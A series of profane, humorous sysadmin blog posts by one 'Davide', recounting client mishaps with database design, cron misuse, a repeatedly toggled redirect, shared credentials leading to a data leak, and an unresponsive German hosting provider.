Obviouly, both \$weeatdatabases and their "dataprocessor" were in search for a guilty party and decided that, since we were the hosting provider, we were the best party to dump the problem onto.

And at this point I show up, since apparently I was the only one with some vague idea about what a database is and how it should work. After having got a copy of all the dozens of queries that were causing problems, I immediately noticed the problem. The database is normalized. That means it is not optimized to run the queries that \$weeat want to run.

Now we need to open a little parhentesis and explain what the heck is a "normalized" database.

Database Theory is a long and complex argument, but it can be shortened down to a few "guidelines" that specify how a "good" database should be designed to conform to some techincal minimum. In specific, these guidelines specify that a) each table should only contains the data that belongs to the table, b) there shouldn't be any data that could be "inferred" from other tables and c) there should be no data duplicated or inferred anywhere.

This is all good and well, but everyone that have worked a few days in the real world, knows that Theory and Practice rarely cohexists, and that a "normalized" database is nice in theory but in practice a de-normalized one works a lot better. And every book thet is more oriented to real-world problems and not so much about theoretical exams clearly specify that you first normalize the db to get rid of all the junk and then you have a look at how the database has to be used and then de-normalize to improve functionality.

Let's apply this to real life and let's have a look at one query for \$weeatdatabases. A query that took about 1.5 hours to run and was something like "select count(distinct id), sum(val1), sum(val2) from table where (some_date_group) group by id" (note: this is as much I remember the thing, the details are not important).

At first look it doesn't seems that bad but, if you stop and check, you notice that the table in question was about 320 MILLIONS records and that the "distinct id" would produce a temporary table every time, creating millions of records that are then discarded.

When I asked what the heck was a "count (distinct id)" the answer was that the table was a "sub-table" so a "mother table" was referencing multiple records from the "sub-table".

This is a typical example when de-normalization is a necessity. Adding the 'sum' fields to the 'mother-table' you only need to read ONE record from that one instead of running a long query on the 'sub-table'.

The problem with this type of things is that the solution is simple: redesign the data structure to optimize for use and not for theory and rebuild the procedure that fill in the data. Now this is SIMPLE but not EASY.

Cosa fa' l'applicazione X ?

Actually is a lot difficult to do, since the first thing you have to do is to admit that you made a fucking mess during the design of the database.

And "we made a fucking mess in the design" also means "then you fix it for free" and obviously the geniuses of the dataprocessor weren't very happy about it. Luckily (for them) they were helped by an unexpected ally: Oracle.

Yes, since the db was Oracle. And Oracle apply a license PER PHYSICAL PROCESSOR. This means that if your database require an hardware upgrade, you need to pay higher licenses. And obviously, redesigning the db required increasing the database size again!

In the end, it was decided that the "best" thing to do was to schedule a script that performed a copy with data-reduction from the main database to another database (SQL Server) in \$weeatdatabases's local network, so they could run the queries directly there.

So from a "simple" solution to one that was a lot more complicated.

Davide

07/08/2018 16:24

Pimp My Drive

Hardware versus Software. Is the age-old story whenever you have a "performance" problem, or any kind of problem actually, with a complex system.

The point is, when a system goes beyond a certain level of complexity, nobody really understand anymore what does what and which part is responsible for this or that functions. However, everybody knows that if there is a problem, is in somebody's else part of the system. It must be. My part is absolutely spotless, not a single bug here to see, no siree!

And the major problem is that, most of the time, they are correct.

The problem is not exactly in "their" part, but more precisely, in the way that part "talks" (or refuses to) with all the rest of the system. And the more 'complex' is the whole system, the more the verious parts should "talk" with each other to be able to function as a one, and the more acute become the problem whent they don't "play nice" together.

So what happens when such a system begin the display "problems"? Everybody panic of course.

And in general, everybody point the finger towards the hardware, because that is, at least, easy to spot and to deal with.

So now we're going to talk about \$masterofdisaster, a nice little company that was busy building some sort of "data analysis tool".

The idea was to collect data from various applications and systems using "feeders" and then process all that stuff using some sort of fancy interface. And sell the service for mucha dinero of course. Basically they were trying to re-make NewRelic or something like that.

To do so, they went wild with "stacking", basically they junked together all kind of different stuff tying them together with lots of Mule and NodeJS code.

And then... disaster.

After about a month or so they were operating, everything begin to be very very slow... and also on the "unpredictable" side. Things were working for a while and then stop working, apparently for no reason.

Of course the first scream was for the "performance". Yes, because is better to provide wrong result quickly than accurate result but slowly. Better to take wrong decision very quickly than no decision at all or good decision slowly, right?

So a very long meeting was held between us (the hosting) and somebody from the company. Of course they were looking at easy and quick way to "speed up" the performance without "impacting the general structure". Aka: we don't want to change our software, we want to change your hardware. That is ok for us, I mean, you pay us more and in the end is your fucking problem so... who cares, but still, the problem is that if the hardware is not the problem, and in my opinion it wasn't, you can change it as much as you want, it won't do much.

We, ok, in fact "I", tried to explain that when you have multiple bits and pieces that talks to each other, it is

Cosa fa' l'applicazione X ?

important to measure where the delay is to be able to pinpoint where the problem are. So the developer should be very careful to

1. add debug points to measure how long every step of the processing takes
2. be sure to optimize each step as much as possible
3. be prepared to revise their processing if it turns out that is not that good performance-wise

and by last but not less important

4. do not stuff in shit that you do not understand just because it's easy

Of course you can imagine what was the reception of these simple and logical consideration.

In order to "speed up" the processing, a decision was quickly taken to double the hardware. So twice the servers, twice the ram, twice everything. This... solved nothing. The system went from slow and busy to slow and doing nothing. When that was done, they started yelling at each other. And to us of course, because it's easier to yell at somebody else than to yell to yourself.

How does this finishes? Well, it doesn't... It 'changes' in fact, because the company quickly decided that the 'next iteration' of the software had to be tested in a different way. And now we have to talk how the software was developed.

Not in a Test environment. At least, not in "regular" test environment. You know, where you have a sort-of-copy of the production environment where you do your things... no. That would have been too easy.

They decide to go "agile". That means that every developer had a bunch of virtual machines on his machine where to run a "stack" of the software to run tests.

At this point the problem was how to "build" those virtual machines. Yes because, since the production environment was built on CentOS Linux, nothing is better than build the test environment out of... something completely different of course. Something that doesn't have the same packages, the same versions of base software and where every and each configuration file is different. And then yell that they can't compare the environment because they are different.

And of course, when we asked why they were using whatever they were using to build their vms instead of using what we used on production, the answer was that what they were using was "optimized" for low memory and disk consumption. Note that we are talking about a few gigabytes of memory and disk on machines with about 16 Gb of ram and several hundreds of Gb in disks.

I don't have to say that they never really fixed their problems don't I?

Davide

29/08/2018 11:32

The Hammer

When the only tool you have is an hammer, everything is a nail.

You probably have heard this sentence some times already, it refers to the attitude of some peoples that have some specific knowledge or a preferred "tool", and they tend to apply that knowledge or tool always and everywhere, no matter what. Even when the tool or the knowledge has absolutely nothing to do with the situation at hand.

The problem with this kind of one-size-fit-all approach is obvious: sometimes that way is the worst possible way.

And now we're gonna talk about \$processesandso, a company that does... different things.

Their main tools were Mule and a bunch of script and "applications" custom made in python and php. Over a Postgre database. Nothing exciting then. The major problem of these people was that they were trying to solve all the problems with a "quick and dirty" approach. That works 99% of the time but is not really an approach that is durable or produces great results in the long run.

And here comes THE problem. One of their customers had some "processes" that were ... doing stuff... and send mails. The problem was that sometimes those mails weren't delivered correctly. Mostly because the addresses were fumbled and sometimes because the process went sideways.

And the major problem wasn't that the thing couldn't send mail (I'm always in favour of things that DO NOT send mail, less spam to treat) but the "queue" that was the source for the e-mails was getting bigger and bigger and after a while the process that handled it was also getting stuck and then, like a domino effect, the whole shebang was going to be rebooted.

After a number of nightly and daily alarm (because that thing tended to crash in a very random way), I ended up discussing the issues with one of the developers (CL) to try to figure out what the problem actually was and to put it to rest.

Me - ...so if that thing breaks there should be a way to notice it before something else start to break.

CL - And we agree on that, the problem is that we don't really know how to do it.

Me - ...what do you mean you don't know? Didn't you wrote that thing?

CL - Well, yes, but is not that simple.

Me - Hmmm... that thing read a 'queue' and send a mail, then read the next entry. Where is the problem in understanding if it's broken or not?

CL - Eh... that each run it extract an entry from the queue, but we aren't sure if the extraction has generated a mail or not.

Me - ...what do you mean "each run"?

CL - Yes, each run.

Me - Why? Does it run sometimes?

CL - Every minute, basically all the time.

Me - ...every minute? What do you mean?

CL - It's in cron.

Me - ...cron... why cron?

At this point I started asking difficult question like who the fuck decided to have that piece of shit run from

Cosa fa' l'applicazione X ?

cron every minute?

If you aren't used to the Unixverse, probably you have no idea about what Cron is. Cron is a watch, basically, what it does is, every minute it checks a table of "operations to be performed" if there is one operation to be executed at that time (hour, minute, day of the week) and if it is, it runs it.

Is an easy and simple way to run "one shot" things that needs to run every now and then.

The problem is when somebody decide to abuse or misuse it. For example, what is the bloody point in having an operation run every minute? An operation should be run once. If it has to run continuously, then it's not a "one shot" thing, it is (or should be) a DAEMON, a process that keeps running forever.

But building a daemon is not the same as building a one-shot thing, everybody with a minimun (or none) of knowledge can build a one-shot script, but running a one-shot all the time, can cause problems.

And I understand that misusing cron is a simple thing to do, I fell into the same trap sometimes ago and Karma the crocodile came back to bite my ass, so everything as expected.

Me - ...and that's why it would be a lot better to make a daemon instead of using cron.

CL - A daemon? And how the hell do we make a daemon? That's way to difficult.

Me - Difficult? Are you developers or not?

CL - But how do you make a daemon?

Me - You call fork in the code.

CL - ... and how do you do that in Python?

Now, I'm partial, but I can't stand Python. I like to add spaces, tabs and empty lines without fucking up the logic of the whole script, that's why I use either bash or perl.

Me - I don't know in Python, I'm almost sure that it can be done, but I've no idea how. If you want I can send an example in perl.

CL - No, we don't use perl...

Me - Wathever, but you have to fix this thing because this way is unmanageable.

A couple of days later, we're back to the deathbed of that thing, and the diagnosis is that the various CL haven't followed my suggestion (whatdoyathink) and instead added MANY MORE scripts in cron that runs every minute, and every now and then they run into each other.

CL - ...so when the second script start but the first one hasn't finished...

Me - I told you already, that thing is fucked inside, you have to make a daemon, then is going to run whenever he wants and nobody is gonna bother him.

CL - But that's not they way we work.

Me - That's not my problem. You're asking for a solution and that is a solution.

CL - There is also another problem.

Me - Really?

CL - Yes, because we also added this script that runs each minute in cron and get the last 300 lines from the database and...

Me - And it also got stuck, right?

CL - eh...

Yes, because when you're used to hit everything with an hammer, when you get a rubber tire and the hammer bounces against your face isn't easy to accept.

Cosa fa' l'applicazione X ?

Davide
31/08/2018 15:56

If you don't succeed...

...try and try again.

You heard this saying, don't lie. And if you don't think about it too much, it sounds ok. Obviously you shouldn't give up at the first problem and if something goes bad, it is just a matter of trying again. But after a while, you should stop a bit and ask yourself if you're doing the right thing.

I mean, there is a limit for everything. After you've tried something for a thousand times and it still doesn't work, maybe is time to look at it from a different angle. Are you doing the right thing? Perhaps there is another easier or better way, perhaps it's time to change strategy. Or try something else. Or otherwise, fuck it, maybe that thing is really too difficult for you and you'd better do something else, something you have a reasonable chance of success.

It's like the Japanese cartoon, where the alien invasion army arrives and toss a giant robot at the planet, and some goofy guy with a really bad hairdo show up with an even bigger robot and blow the alien to smithereens. So the alien send ANOTHER giant robot... and then another one... and then...

I don't know, after a month of so, one of the high-rank generals should clear his throat and say "well... Maybe it's just me but... What if, instead of just one giant robot we send more? Like a thousands of them? We have a lot of them after all... Just for the novelty. Otherwise, how about those million of vat-grown soldiers we've been baking during the trip? How about sending them down? All together! We send the soldiers all over the planet and a bunch of robots to the house of this jackass and let's see how he deals with that. Wait! I got a better idea! This ship, that is as big as half of the planet, why don't we park it between the planet and the sun? Let's turn off the sun for a dozen years and let's see how they deal with that. Or even better! I know we've been travelling in the darkness of the galaxy (that ain't so dark after all) for ages, but... What if we travel a bit more? After all, it's a galaxy, there are thousands of systems, how about we found one that doesn't have an asshole with a giant robot? Don't know eh..."

But NO! Everybody shrugs and they keep sending ONE ROBOT AT A TIME... Or doing the very same thing over and over in the hope that "this time is different"...

And now we talk about \$hockandawe, a marketing company that marketed stuff. Those peoples specialized in building web site and, for some odd reason, they always had some trouble.

Our road (mine and theirs) crossed when a CL phones that something wasn't working in one of their pages, I pointed out that "something that doesn't work in one of their pages" sounds a lot like something they, or their developers, should be able to fix, but the idea of "fixing it" sounded way too similar to "work" so they were trying to avoid it like a vampire avoid the sun.

Me - So what are we supposed to do?

CL - Well, we have this page <http://.../something/something/somethingelse> that doesn't work as it should do, so we want you to add a redirection in the load balancer to <http://.../yadayada/somethingelse/something/more>

Me - Hummm... And why don't you copy the content of one into the other?

...Silence for about 2 minutes...

CL - This is temporary, we should fix the page.

If you don't succeed...

Cosa fa' l'applicazione X ?

Now, "temporary" changes in production are not a good thing, anyhow, after some discussion, the ticket is created and 30 seconds later the redirection is added.

Fast forward to a few days later. When we receive the order to remove the redirect. And a couple of hours later they discover that the page works even worse than before if possible, so another ticket is created to put the redirect back. Follows a dozen of changes on configuration files, several restart of services, hot fixes, hot fixes on hot fixes, updates and patches, bug fixes that add more bugs and so on. All done directly on production of course because testing is for pussies.

Fast forward of some more days, when we, again, receive the instruction to remove the redirect. And for a bit nothing happens. Weird. Only around the end of the day somebody realize that the new page doesn't give any error, simply because it doesn't give any result at all. Wonderful. We put the redirect back in.

Another few days later (do you see a trend here?) and again we got the same request. At this point I thin they had a stamp to do the request, so I went over and made a script to add or remove the redirect, just for fun.

Fast-forward a few weeks, during which that script is used several times, when we recieve a phone call around 8 Am, and since I'm the only jackass that still think that "office time from 8 to 5" means that you should be in the office at 8 and leave at 5 and not "you should be in the vicinity of the office at 9.45 and out the door at 4.10", I pick up.

CL - I am CL of \$shockandawe

Me - I'm not.

CL - Do you remember that redirect?

Me - The one that you asked us to add to the load balancer because you didn't wanted to fix your page and you liked another page instead? The one that was supposed to be temporary, the one that was removed and then re-added 2 days later? And then again 2 days later? And then we removed and re-added about 20 times and the next 3 weeks?

CL - Hemmm.. Yeah, that one.

Me - No, I don't remember it. Why?

CL is quiet for a bit...

CL - Well, can you remove it?

Me - Sure... (run script) done.

CL - Oh... already?

Me - Yep.

CL - Ah, ok.

At this point I relax, stir my coffee and wait. And don't have to wait too much either.

CL - Hemmm... can you re-add that redirect?

Me - (sigh) May I know what is the problem now?

CL - Well... the page now seems working but all the link to the rest don't seem to work very well...

Me - You didn't thought about TESTING that page before putting it live?

CL - We did tested it.

Me - Oh? And nobody noticed that the links were broken? How did you tested it exactly?

CL - We have automated testing.

Me - Those automated testing don't look like their are working too well.

CL - The links works, but they are pointing to pages that are in the wrong languages.

Me - In this case is obvious that the tests are not testing what you should test and shoudn't be used.

If you don't succeed...

Cosa fa' l'applicazione X ?

CL - But we've always done like this...

Me - Yep... And you keep doing it, even when it's clearly demonstrated that is the wrong way of doing it.

CL - ... so the redirect?

Me - It's on.

CL - Thanks, we'll call later for

Me - Yes I know, to take it off!

They. Never. Learn. FUCK!

Davide

02/09/2018 12:39

Let Me Understand...

This is not a "modern" tale, it is an old one. A lot old in fact, since it's from the "golden" (if you want to call it like that) age when I was working for \$bunchofshrimp, but for some reason had been buried in my memory until a few days ago. It is not really a "tale" either, is more some brain fart that came out because of several things that happened days ago and brought this back to memory. Anyhow, here it is.

I think it was a Tuesday. At least it had the scent of a Tuesday. When Monday is gone and you shouldn't have that much alcohol in your blood from last weekend anymore, but is also not Wednesday so you haven't started drinking to get ready for the looming week-end yet.

From what I remember, I was rummaging with the backup tapes, labeling them and checking them to be sure they were in working order, when one of my CL shows up in the office.

Walks in, doesn't say hello (you never know, maybe is contagious) and look around like he's looking for something, then go to the closet-toilet and look inside, then close the door and scan around again. At that point I decided it was time to let him known that I had noticed him.

Me - Hallo. Do you need something?

CL - Oh, hi, hemmm...

Me - Mmmm?

CL - Do you have a bicycle pump?

I spent a few seconds processing the sentence, then put the tape and the labeler on the table and adjusted the chair.

Me - Ok, explain that this is interesting.

CL - Well my bicycle has...

Me - No, I don't want to know about your bicycle. I'd like to know exactly what kind of fucked up reasoning you did. This (pointing around) is the IT Admin office in a company that make websites, in here, you should know by now but I'm gonna repeat it just because, I work on computers, phones, monitors, keyboards, servers, backups, internet and all that shit. Now, I'd like to know **WHY** you thought that I, in here, should have a bicycle pump. Explain please what kind of mental processing did you follow, if any.

CL - Don't get mad...

Me - I'm not mad. Just curious. I'm curious that with all the peoples that you could have asked, like the **RECEPTIONIST**, everybody that actually arrives on bicycle, the guy at the parking lot that also has a bicycle stall or, you never know, the **GARAGE AT THE CORNER**.... No, you come here, to the System Administrator that manage computers.

CL - Weellll... I thought that...

Me - Yes?

CL - Well... You never know.

Me - *(taking off my glasses and massaging my nose)* Did you asked the receptionist?

CL - Not yet.

Me - Other peoples on bicycle?

CL - No.

Me - Parking lot?

CL - Nope.

Me - I'm not gonna ask about the garage at the corner because the answer is kinda obvious.

CL - Hemmm...

Cosa fa' l'applicazione X ?

Me - So you came here as first resort. Ok, now I'd like to know why. How the fuck are the neurons in your brain connected together to think that the best place to find a bicycle pump is the IT office of a software company?

CL - Well...

Ok, here it come the bullshit. I know it is bullshit because it can't be anything else. But I am curious.

CL - I thought that... you know that computers needs to be cleaned...

Me - (*looking the last 3 laptops stacked on the table*) Yes, I know. Especially when people keep munching chips on the keyboard or dowsing it with liquids.

CL - Well I thought that maybe... you could have a pump to... pump air... on them... to clean them...

Me - And you didn't thought that if I wanted to use air I could use a bottle of compressed air instead of something so cumbersome and fundamentally useless like a bicycle pump?

CL - Hemmm... Now that you say it, I realize is a bit stupid.

Me - No, in fact I was expecting a lot worse than that. It has some sort of logic. Bugged logic but is logic.

CL is taken back by my answer and pause for a few seconds.

Me - I'd say go directly to the the garage at the corner because that is the most probable place where to find one.

CL - Yes, that is a good idea...

He moves towards the door but almost crashes agains another CL (CL2) that was coming in.

CL - (*to CL2*) Hei! Do you have a bicycle pump?

CL2 - What? What kind of question is that? Ask him (*pointing to me*) no?

Me - And why should he ask me exactly?

CL2 - Because you are the sysadmin and you should have everything.

Me - (*to CL*) See? This is the kind of bullshit I was expecting.

CL leaves and CL2 try for a few second to figure out what the fuck is going on, then it goes on.

CL2 - Listen I have a problem: my chair doesn't roll smoothly.

I look at him for a few seconds and then decide that the tapes today are going to stay like they are.

Me - Ok, explain that this is interesting...

Davide

09/09/2018 09:06

Priorities

Priorities. What a nice word. It's a pity that whoever is using it, more often than not has no clue about the meaning of it. Or better, he has, but most of the time in the sense that he think it means "what I want is a lot more important than what you or everybody else want". And since this is the standard modus operandi, there are always conflict between what the things that should be done, what can be done and what is actually done.

For example, a long, long (ok, not THAT long) time ago, a nice end-of-december day, I was in the office (what were you thinking?) and was busy installing a brand new server that should've replaced an old (and severly under-sized) one during the festivities, when the guy that was going to become "dumboss", decided that a customer's request to get some sort of usage statistics about something I don't know anymore was a lot more important than the new server.

Since the request was quite convoluted I asked what kind of statistics they wanted, but he had no clue, what he knew was the the request had more "prio" than everything else dammit! So I decided to call directly the customer and ask them, but I got told that they didn't knew also and the guy that did the request originally was in holiday until the new year. So much for "priority".

All this to introduce \$asses&dumb, a known company that... I have no idea, in any event, these peoples had (and probably still has) a nice interwebsite, used for... again I have no clue (just to tell you how known it was and probably still is).

Some of the functionalities of that site were "back-office" oriented, so they were not meant for the general public but only for internal use, while other were for general use. And it happened, a lot in fact, that in doing changes and updates to that thing, one or more of those features got hopelessly fucked up.

Obviously, the very same features were "mission criticals" and as such monitored 24x7, and also obviously they tended to go pear-shaped for unknown reasons between 01.00 and 03.00 at night, waking up the poor asshole in stand-by. And since they were mission-critical, we had no such thing as a clear "escalation" procedure and no way to notify the developers of that gigantic pile of smelly stuff that their baby was, again, fucked.

And, again, obviously, the next morning we had \$asses&dumb at the phone yelling that this-or-that thing was broken and they didn't got informed.

The process was usually the following:

1. Developers implements feature "X" in the application.
2. Feature "Y" (theoretically independent from "X") stop working.
3. Developers start working on function "K" that has more "prio" than "Y" that is broken.
4. Feature "Z" begin to fail.
5. Multiple mails and phone calls from \$asses&dumb about "Y" that doesn't work, multiple answers on our part that we can't fix it.
6. Developers finish "K" and begin to look at "Y".
7. "Y" is somehow fixed, no idea what was the problem or how it got fixed.
8. "Z" fails completely but we got told that is no longer in use but we still need to monitor it 24x7.
9. Developers begin to work on "Z".
10. Developers stop working on "Z" that is no longer 'priority' and begin to work on a new feature named "W".

Cosa fa' l'applicazione X ?

11. go back to 1.

After several loop, we ended up talking with one of them, around point 5.5...

UL - ...so we want to know why Y keep giving erros.

Me - And I told you multiple time that the error is an application error, so it's your developers that need to check that, we can't fix it.

UL - But our developers now are busy fixing a problem that has an higher priority!

Me - Well, you decide your own priority, we can't do much about it.

UL - But we need Y! It's mission-critical! Even more!

Me - Again, that's your priority not ours. We can only report that Y is broken, not fix it for you. But, just out of curiosity, what are your developers working on that is so important?

UL - If you go to www.asses.dumb.com/thisorthatpage you see that the picture is not alligned with the text.

Me - ...not alligned...

UL - No, it disrupt the whole flow of the page! It has to be fixed.

...priorities... somebody has them... somebody else make them up at the moment.

Davide

26/09/2018 11:49

The weakest link

Everybody talks about "computer security" from the beginning of time, but very few know what it is and how it works and even less do care about it. Is not long time ago that a big swab of fortune-500 companies ended up with millions of customers' "personal data" published and under threat of ransomware, and that make me think that the situation hasn't changed much since the time I wrote this document, that is still good.

What did changed since that time is that the situation has gotten worse. Before, we had to take care about computers. Now we have to care about computers, phones (that are computers), tablets (that are computers), the doorbell, the garage's lock, the house thermostat, the toaster, the fridge, the window's curtains, the car and the toilet's flush, all of which are, for no good reason at all, not just computers, but have to be connected to the internet 24x7 to work.

And in all this it seems that the whole idea of "security" is to just ignore it.

And now that we have the basis, let's talk about \$witted&dim, a company that did... many things.

These peoples had several machines that performed business analysis, that is, they were fed data from other companies and then added a bunch of random number and produced nice graphs and such.

Since 99% of their activities consisted in collecting and distributing documents and databases, a huge chunk of their infrastructure was FTP and SFTP access for several "customers".

Now, FTP is a protocol that was invented in a golden age, when in the world there were 4 computers, two of which were in the same university and another one shared the same cable as the phone, so if you wanted to use it you had to get the cable and then put it back when you had done with it. Is not a surprise that the concept of "security" was a bit lacking.

If we also add that FTP works in many cases by having the client to begin a new connection on an random port... and we have a huge problem when you want to run one behind a firewall. Especially if your "standard" mode is "everything is closed unless is specifically required". That is a wonderful mode but it require that somebody takes stock of all that is required and where it's supposed to go and how. And this, for \$witted&dim, was a big problem.

For example, one nice morning we got a call from CL that lamented that one of their customer had a consultant that couldn't login anymore.

CL - ...so our customers have this consultant and now he can't login anymore

Me - And did it worked before? Maybe its IP has changed, can we get the new and the old IP ?

CL - I don't have the IP, can't we just open them all?

Me - Open them all is a bit too much, the best practice is to give access to what is needed and when.

CL - I think is just annoying.

Me - You leave your house door permanently wide open or do you open it only when somebody need to get in and you know him?

CL - ...what has this to do with the whole thing ?

Me - It's exactly the same thing.

After several discussion, we manage to get the new IP, that is from China.

Cosa fa' l'applicazione X ?

Me - Your consultant is in China now?

CL - Ain't "our" consultant, he works for one of our customers.

Me - And he is in China?

CL - I don't know if he is in China!

Me - Good, ask them then.

After a bit we got word from CL's Customer (CL2)

CL2 - What does "China" means?

Me - That the IP we got from CL is from China.

CL2 - ...our consultant ain't in China, he is in Germany, you're talking nonsenses..

Me - The IP I got is X.Y.Z.K. it's the right one?

CL2 - Yes... at least it sounds the right one...

Me - That IP belongs to a Chinese ISP.

CL2 - No... that doesn't sound right.

Me - Check it please.

CL2 - I must check it?

Me - Yes. Contact the guy and ask him.

Some more time passes.

CL2 - Well, I've spoken with the guy and he said he is no longer working for us and he is not in china and hasn't tried to connect for a while.

Me - Good.

CL2 - Somebody has idea what is going on?

Me - I think it's time for you to clean up your personnel data, who's working for you, who isn't and where they are and what kind of access they have and they need.

CL2 - We have to do that?

Me - Who else? We certainly don't know who is working for you or not.

This situation repeated itself for a few times, until \$witted&dim decided that the "best" thing to do was to add a blanket "pass all" rule for the firewall access to their systems. The discussion went more or less like "they are paying us so that's it". I tried to explain that our "motto" was "security first" and that is basically the opposite of "blanket pass-all rule", but ...

Then, another nice day, it came out that a huge chunk of \$witted&dim's database was mailed to several public site, and obviously their customers weren't pleased with the fact. Obviously, we were asked to "explain" how such "incident" had to come.

A quick check revealed that one of \$witted&dim's employee (CL3) had logged into the database several times and performed several operation in the previous days, and most of the access were from IPs that WEREN'T correct. Because it doesn't matter how fast you are, you can't login from Peru, China and Germany in the space of 5 minutes. And I also noticed that before that, for days, CL3 had logged in from an IP that belonged to some of \$witted&dim's customer. The question was, was CL3 working at their place?

CL3 - Ah no, that's ok.

Me - "That's ok" means?

CL3 - That is one of our customer.

Me - Yes, I know that, their IP was in our list before. But are you working at their office? Why there are login from there?

CL3 - No, they are logging in as me.

Cosa fa' l'applicazione X ?

Me - ...care to elaborate?

CL3 - They needed to do stuff on a database and we didn't wanted to go through the whole story to get a login, so I simply gave it mine.

...silence...

Me - Your login username is your e-mail address right?

CL3 - Yes.

Me - And your password is the same for your e-mail?

CL3 - Is this related?

Me - Yes, you just gave out your access to the whole corporate e-mail.

CL3 - But they are our customer...

Me - Yes, and they probably gave the same to their customers.

Of course this meant that \$witted&dim had to do a lot of work, because they had to replace ALL THE PASSWORD and check EVERYTHING that had gone through CL3 e-mails or any other system he had access to, and any system he knew that required just a click on "I forgot my password" to get a new one mailed to that e-mail. An e-mail that half of the word knew about at this point.

And the major problem, in my opinion, was that the whole concept of "security" had gone out of the window at this point. And the idea that "they are paying us" was more important than pumping some common sense into the head of customers.

Davide

28/09/2018 14:19

And Then... Disaster!

This is not an "old" tale, it is, in fact, quite new. Just to show that nothing really ever changes.

I think I've already mentioned \$wehostyourstuff, that are the ones that... herr... hosts our stuff. Those are germans. And I've always thought of the germans as intelligent and highly organized peoples. However, my faith in humankind have reached rock bottom and, helped by the interaction with these peoples, start digging to even greater depth.

For several reasons that I'm not going to explain because they are way too complex, **OUR** stuff is hosted by them, but the contract is under the name of our "mother company". This put us in the uneasy situation that if we need them to do something with our stuff, we need to ask our mother-company to tell them to do it.

Of course our mother-company doesn't know shit about how things are organized and 9 times out of 10 doesn't understand what we want, so before "passing along" the request they asks a lot of silly questions, until they decide to open a "ticket" with \$wehosts, and the ticket is, usually, lacking a lot of the information we passed the first time. So \$wehost start asking the very same questions to \$mothercompany that turn around and asks us AGAIN over and over. It is clear that this is not an "efficient" way of working, and as such, every simple stupid thing takes days, if not weeks.

And "emergency" operations are even worse.

In theory, we should be able to send an "emergency" request directly to the hosting and then follow up with a phone call to be sure they proceed immediately with that. The reality, the only 3 times we actually had to activate such procedure, was that we got bounced forth and back between the hosting and the help-desk of our mother company several times, and it took a lot of phone calls to the boss, the boss' boss, the boss' boss boss, the VP, the VVP and so on and so forth before somebody finally did something.

Is no surprise to anyone that in the "annual plan" now there is a voice "move to Azure/Google".

The result is quite funny, since we moved to a "generic" hosting to a "specialized" hosting to get a better service but... Wathever, until the end of the year (and probably longer) we're stuck with them.

And now that you know the basic, let's go on with the actual tale. That began with an innocuos-looking mail in an innocuos-looking day.

The mail from \$wehost was directed to our "operation team" (that's me) and refer to the TEST environment (that is not monitored by anyone) and was written in German. Because \$wehosts are in Germany and they only write or talk in German. Doesn't matter if we are not German and we don't speak German (as we already tolde them multiple times). They are German and they only communicate in German.

After visiting Google Translate the content was sort of:

*From: \$WeHostYourStuff
To: OperationsTeam
Subject: Storage database test*

*Grulfgrulf (google translate failed here), resulting that the storage in server
e9x852Y2G25a47353225Z73R69W7yRX7E54U (\$WeHost has strange ideas about servers names) is 3%*

Cosa fa' l'applicazione X ?

empty. Please up-clean. Informed duty.

That, after having processed a bit, I translated as: the server what-is-that-thing has a disk that is 97% full and we should clean it up.

After a research in their "dynamic documentation", that is the size of the Britannic and all the comments are (should I say?) in German, I assume that the problem is that one of the disks in the test database server is almost full. And that's the problem.

For performances we decided that the database servers (all of them, prod and test) are physical machines and not virtual, with real disks attached to a raid controller and not virtual storages. This allow for low latency, but also caused some trouble, like when the raid controller of the production db communicated that the battery was defective and the techie decided to power down the server and replace the battery on the spot. At 11.00Am. On a work day. Without informing anyone. A lot of good cursing was wasted that day. But one of the problems with this is that... we have no access to the database server. We can USE the database but we can't login in the server or other. And the disk reported seems to be a "shared" drive that was added by \$wehost itself to perform data transfer from the production system to the test system (to do tests). So after a few hours of searching around, I put together an answer:

*From: OperationsTeam
To: \$WeHostYourStuff
Subject: Re: Storage database test.*

Dears, that machine is completely managed by your Infrastructure Group. The disk is used by the very same group to transfer data from the Production Environment. We can't access the machine or the disk and as such we can't clean it up or say anything about it. Please contact your Infra group.

Clear right? But those, I repeat, are Germans. And the wrong type of Germans because the day after, I get another German mail that, again require the translate treatment.

*From: \$WeHost
To: OperationsTeam
Subject: Re: Re: Storage database test*

GullaPulla, resulting the storage van server e9x852Y2G25a47353225Z73R69W7yRX7E54U empty 1% is, please empty procedure with very high celerity immediate priority. Due information.

And this start pissing me off a bit.

*From: OperationsTeam
To: \$WeHost
Subject: Re: Storage database test.*

As already explained, that machine and that disk are managed by your Infrastructure group, please ask them what to do.

After that, I start searching in my agenda until I found the mail and phone number of the guy that managed the thing at infrastructure level and try to contact him, but the mail bounce with "no such address" and the phone doesn't go anywhere. As usual. So I send a mail to the 'generic' address and ask who is supposed to handle that kind of problem and wait.

And Then... Disaster!

Cosa fa' l'applicazione X ?

In the afternoon, one of the developer came to complaint that he as requested a "data refresh" from production to test and it failed, I suppose the problem is that that disk has never been cleaned and it is now full of junk but again, can't do anything about it except inform \$wehost of the thing.

The next morning, yet another mail awaits for Translate to do its thing.

*From: \$noihostiamo
To: OperationsTeam
Subject: Re: Re: Re: Re: Storage database test*

The storage van server e9x852Y2G25a47353225Z73R69W7yRX7E54U no more empty is, empty must with maximum celerity be.

I start with replying to the mail:

*From: OperationsTeam
To: \$WeHost
Subject: Re: Storage database test.*

Re-read my fucking mail from yesterday. THAT FUCKING SERVER IS MANAGED BY YOUR INFRA GROUP, we have NO ACCESS to the syste so ASK THEM WHAT THE FUCK TO DO.

After that, I begin the 'escalation' procedure, that consist in sending mail to EVERYONE that could be even remotely connected or interested to the thing and start phoning every single phone number I can lay my hands on. Around 3pm I've finally got somebody that has a vague idea of what I am talking about and start informing somebody that could maybe do something about it.

Around 7pm I've spoken with at least 10 people between \$wehost and our mother company, none of them has any idea of who in the Infra group is responsible of the thing or who has the authorization to do something. Almost everybody agree that we shouldn't be contacted for that but nobody seems to be willing to step up and take action.

During the night, protected by the darkness, somebody does clean-up that fucking disk, because the next morning I receive yet another fucking german mail that tells me that the problem has been solved.

The "incident" (in quotes), has left a trail of mails between us, \$mothercompany and \$wehosts because at this point we started annoying everybody to try to figure out who is responsible of what and what should be the correct procedure, if any, on how to handle this kind of problems and why those assholes insists in asking US about stuff that THEY should manage and we can't say shit, but they keep performing semi-destructive operation without informing anybody when a mail would be nice.

Now, I've no idea how things works in that place and how is it possible that that peoples, despite the problems, keeps repeating the very same mistakes over and over, but I've the impression that they are not really oriented towards "improvement". Well, Google and Azure are still an option.

Davide
09/10/2018 12:43

Checklists

